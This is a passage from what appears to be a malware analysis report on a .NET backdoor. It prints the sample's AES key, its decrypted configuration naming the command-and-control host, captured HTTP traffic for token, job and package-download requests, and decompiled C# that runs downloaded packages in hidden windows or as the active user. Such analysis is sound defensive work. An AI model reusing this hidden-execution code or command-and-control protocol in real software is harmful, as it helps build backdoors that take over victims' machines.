         THnJNIzcAGsLqj7VHOS0DHH1P+qkH4GRnu5Hc77hAZ4aXKs+CWPAakiR9Kovh1KB+03REvja4+nsft8jdAwJIDL/
         OgWtNpJfJiGhajenrmjIoKcgOa89eVa7bK8BA3gUYEWXAZJnJRf7lwsILcJ4FO8wfTvG1JoT8Geevj3CwXyj0gKGS7FE7SvyJvhPW/kUsIE01hErnwAUBg5Ct5/bkICQ==</
         Modulus><Exponent>AQAB</Exponent></RSAKeyValue>");
    }
```

Figure 10. Base configuration


It then loads and decrypts its configuration file, named csrtd.db. This configuration file is encrypted with AES using the following keys:



```
Constraints.DEFAULT_AES_KEY = new byte[]
{
    35,171,171,240,162,124,164,188,195,187,251,160,82,44,212,108,163,155,75,255,52,116,228,12,41,251,169,245,16,12,166,28
};
Constraints.DEFAULT_AES_IV = new byte[]
{
    19,155,75,176,114,76,36,28,67,164,164,245,197,204,170,12
};
```

Figure 11. Default AES and IV key

Once decrypted, this configuration file contains the command and control server, the time interval used by the malware to check for jobs from the command and control server, an API key, and RSA key information. We didn't find code references to the RSA encryption method, so we think that's being used by other components that we haven't acquired as of this writing.




```
{"Parameters":{"KeyId":"5b118f82fbd3e40001ecc05a","CryptoKey":"<RSAKeyValue>
<Modulus>35I4i5nKMU3V3bryKXeueKGbfrZ9ESMTJ1ejSROUvoyiFBRyTsW+nKBycf4wp5JfXzn45d31WQVSihI
MQsvMyqceRemL0kBaVqrUWDFKy2x7eSGh1b3Y69IC1U50LxapN3J+BBc916sALQGwauOoCd7u115tTWrGKpRvDed
49bc=</Modulus><Exponent>AQAB</Exponent>
</RSAKeyValue>","ApiKey":null,"Hosts":"http://bigboss.x24hr.com",
"TransferInterval":600}}
```

Figure 12. Decrypted configuration

Command and Control Communications


This malware communicates with the command and control server through REST APIs using the JSON format. The malware first gets an access token by sending an API key. If not specified in the configuration, the API key is generated from the CPU, disk drive, and MAC address information of the infected machine. This API key is a unique ID, which is also used to identify the machine.



```
public string GetUniqueId()
{
    string cpuInfo = this.GetCpuInfo();
    string diskDrive = this.GetDiskDrive();
    string macAddress = this.GetMacAddress();
    return string.Format("{0}_{1}_{2}", cpuInfo, diskDrive, macAddress);
}
```

Figure 13. Unique Id composition

The API key is sent to the command and control server via an HTTP POST request to the API */api/auth/token*.




```
POST /api/auth/token HTTP/1.1
Authorization:
Content-Type: application/json
Host: bigboss.x24hr.com
Content-Length: 43
Expect: 100-continue
Connection: Keep-Alive

{"ApiKey":"[redacted]"}
```

Figure 14. POST ApiKey

The server replies with access token information that will be used for the entire session.




```
HTTP/1.1 200 OK
Server: nginx/1.13.9
Date: Wed, 15 Aug 2018 09:09:31 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

1de
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiI2YjEzNzFmYS1mNzZjLTRhY
zItYWRhMi0zNzVhMWNlYjNhODIiLCJpYXQiOjE1MzQzMjQxNzEsInN1YiI6IjViNzNjZmUwNDgzZDQzMDAwMTU4
NmRjZCIsInVuaXF1ZV9uYW1lIjoiMEZBQkZCRkYwMDAzMDZDM19fMDAwQzI5RTY1MTAzIiwicm9sZXMiOiIiLCJ
hcGlfaWRlbnRpdHkiOiJUcnVlIiwibmJmIjoxNTM0MzI0MTcxLCJleHAiOjE1MzQzNDU3NzEsImlzcyI6IkJpc2
N1aXQiLCJhdWQiOiJodHRwOi8vYmlzY3VpdC5jb20ifQ.-SoX9-2abe5JplivwJHm--
bWMQxlq4042VoXR5Q9t30","expires_in":21600,"refresh_token":null}
0
```

Figure 15. Access token


This malware then receives and executes commands from the attacker through a jobs API. It sends an HTTP GET request to the API */api/job* to get a job after a certain time has lapsed, as indicated by the interval set in the configuration.



```
GET /api/job HTTP/1.1
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiI2YjEzNzFmYS1mNzZjLTRhYzItYWRhMi0zNzVhMW
NlYjNhODIiLCJpYXQiOjE1MzQzMjQxNzEsInN1YiI6IjViNzNjZmUwNDgzZDQzMDAwMTU4NmRjZCIsInVuaXF1Z
V9uYW1lIjoiMEZBQkZCRkYwMDAzMDZDM19fMDAwQzI5RTY1MTAzIiwicm9sZXMiOiIiLCJhcGlfaWRlbnRpdHki
OiJUcnVlIiwibmJmIjoxNTM0MzI0MTcxLCJleHAiOjE1MzQzNDU3NzEsImlzcyI6IkJpc2N1aXQiLCJhdWQiOiJ
odHRwOi8vYmlzY3VpdC5jb20ifQ.-SoX9-2abe5JplivwJHm--bWMQxlq4042VoXR5Q9t30
Content-Type: application/json
Host: bigboss.x24hr.com
```

Figure 16. GET api/job

The response would be a job with four main keys: *id*, *resultUri*, *tasks*, and *executionOptions*.



```
HTTP/1.1 200 OK
Server: nginx/1.13.9
Date: Wed, 15 Aug 2018 09:09:32 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

147
[{"id":"5b73d250a99a2500019bd34b","resultUri":"/api/job/
5b73d250a99a2500019bd34b","tasks":
[{"packageId":"5b61b91da99a25000198dfcc","executeMode":0,"parameters":
{"FilePath":"systeminfo","Arguments":"","Waittime":"30"},"downloadUri":"/api/package/
5b61b91da99a25000198dfcc"}],"executeOptions":{"interval":0,"runOnStartup":false}}]
0
```

Figure 17. Job


- *id* - is the job ID

- *resultUri* - is where the malware will HTTP POST the result of the job

· *executionOptions* - tells the malware if it will execute the package at certain time interval, and if it will be started at startup.

· *tasks* – this key contains information about packages (components/other files) that the attacker wants downloaded to and executed on the infected machine.


The *executeMode* in the key *tasks* tells the malware how to execute the package.



```
switch (task.ExecuteMode)
{
case TaskExecuteModeEnum.Library:
    flag = this.ExecuteAsProcess(packageBase, task);
    break;
case TaskExecuteModeEnum.Process:
    flag = this.ExecuteAsApplicationByProcess(packageBase, task);
    break;
case TaskExecuteModeEnum.UserProcess:
    flag = this.ExecuteAsApplicationByUser(packageBase, task);
    break;
}
```

Figure 18. Execute modes
If the mode is 0, the package is treated as a component/library and is executed with the parameter indicated in the *parameters* key.


If the mode is 1, the package is treated as a file and is executed by using either the ShellExecuteEx() or CreateProcess() Windows API, with WindowStyle set to Hidden and CreateNoWindow set to true.



```
public bool ExecuteHide(string filePath, string args, int waitTime = 0, bool useFilePathAsWorkingDir = false)
{
    bool result = true;
    this._feedbackService.AddDebug(string.Format("Executing: '{0} {1}'...", filePath, args), "WinAppExecutor");
    try
    {
        Process process = new Process();
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.StartInfo.FileName = filePath;
        process.StartInfo.Arguments = args;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.StandardOutputEncoding = Encoding.GetEncoding(866);
        process.StartInfo.WorkingDirectory = (useFilePathAsWorkingDir ? Path.GetDirectoryName(filePath) : AppDomain.CurrentDomain.BaseDirectory);
        process.OutputDataReceived += delegate(object s, DataReceivedEventArgs e)
        {
            this._feedbackService.AddMessage(e.Data, "WinAppExecutor");
        };
        process.ErrorDataReceived += delegate(object s, DataReceivedEventArgs e)
        {
            this._feedbackService.AddError(e.Data, "WinAppExecutor", false);
        };
        process.Start();
```

Figure 19. ExecuteHide
If the mode is 2, the package is treated as file and is executed using the


CreateProcessAsUser() Windows API.



```
public bool StartAsUser(string filePath, string args)
{
    this._feedbackService.AddDebug(string.Format("Executing: {0} {1}", filePath, args), "WinAppUserExecutor");
    bool result;
    try
    {
        IntPtr intPtr = 0;
        WinAppUserExecutor.WTSQueryUserToken(WinAppUserExecutor.WTSGetActiveConsoleSessionId(), out intPtr);
        this.wp = new WindowsIdentity(intPtr);
        WinAppUserExecutor.STARTUPINFO sTARTUPINFO = default(WinAppUserExecutor.STARTUPINFO);
        WinAppUserExecutor.PROCESS_INFORMATION pROCESS_INFORMATION = default(WinAppUserExecutor.PROCESS_INFORMATION);
        WinAppUserExecutor.SECURITY_ATTRIBUTES sECURITY_ATTRIBUTES = default(WinAppUserExecutor.SECURITY_ATTRIBUTES);
        WinAppUserExecutor.SECURITY_ATTRIBUTES sECURITY_ATTRIBUTES2 = default(WinAppUserExecutor.SECURITY_ATTRIBUTES);
        sTARTUPINFO.cb = Marshal.SizeOf(typeof(WinAppUserExecutor.STARTUPINFO));
        sTARTUPINFO.lpReserved = null;
        sTARTUPINFO.lpDesktop = "";
        sTARTUPINFO.lpTitle = null;
        sTARTUPINFO.dwFlags = 0;
        sTARTUPINFO.cbReserved2 = 0;
        sTARTUPINFO.lpReserved2 = IntPtr.Zero;
        WinAppUserExecutor.CreateProcessAsUser(intPtr, null, string.Format("{0} {1}", filePath, args), ref sECURITY_ATTRIBUTES, ref sECURITY_ATTRIBUTES2,
        WinAppUserExecutor.CloseHandle(pROCESS_INFORMATION.hThread);
        WinAppUserExecutor.CloseHandle(pROCESS_INFORMATION.hProcess);
        WinAppUserExecutor.CloseHandle(intPtr);
        this._feedbackService.AddMessage("Process started without waiting", "WinAppUserExecutor");
        result = true;
    }
```

Figure 20. StartAsUser

Another interesting feature of this malware is that it saves jobs locally in a folder named *534faf1cb8c04dc881a3fbd69d4bc762.*




```
public string JobsDirectory
{
    // Token: 0x0600005D RID: 93 RVA: 0x00004336 File Offset: 0x00002536
    get
    {
        return base.GetString("JobsDirectory", "534faf1cb8c04dc881a3fbd69d4bc762");
    }
}
```

Figure 21. Jobs Directory

Jobs are encrypted using the same AES encryption as that of the configuration file, and are named with its job id with a *.db* extension. This means that it can continue executing the jobs on the next execution of the malware even when its current process is interrupted or terminated. After completing the job, this malware deletes the locally saved job.


During our analysis, the malware received a job to download a package with *executeMode* set to 0. This means the package is a component/library that can be downloaded from */api/package/5b61b91da99a25000198dfcc*.



```
[{"id":"5b73d250a99a2500019bd34b","resultUri":"/api/job/
5b73d250a99a2500019bd34b","tasks":
[{"packageId":"5b61b91da99a25000198dfcc","executeMode":0,"parameters":
{"FilePath":"systeminfo","Arguments":"","Waittime":"30"},"downloadUri":"/api/package/
5b61b91da99a25000198dfcc"}],"executeOptions":{"interval":0,"runOnStartup":false}}]
0
```

Figure 22. Job with packageId and executeMode

The package from the *downloadUri* specified in the job resulted to a zip file with a PK header.




```
GET /api/package/5b61b91da99a25000198dfcc HTTP/1.1
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiJiMWM0NmE1OC03NjBiLTRjNzYtOWIwZC0yY
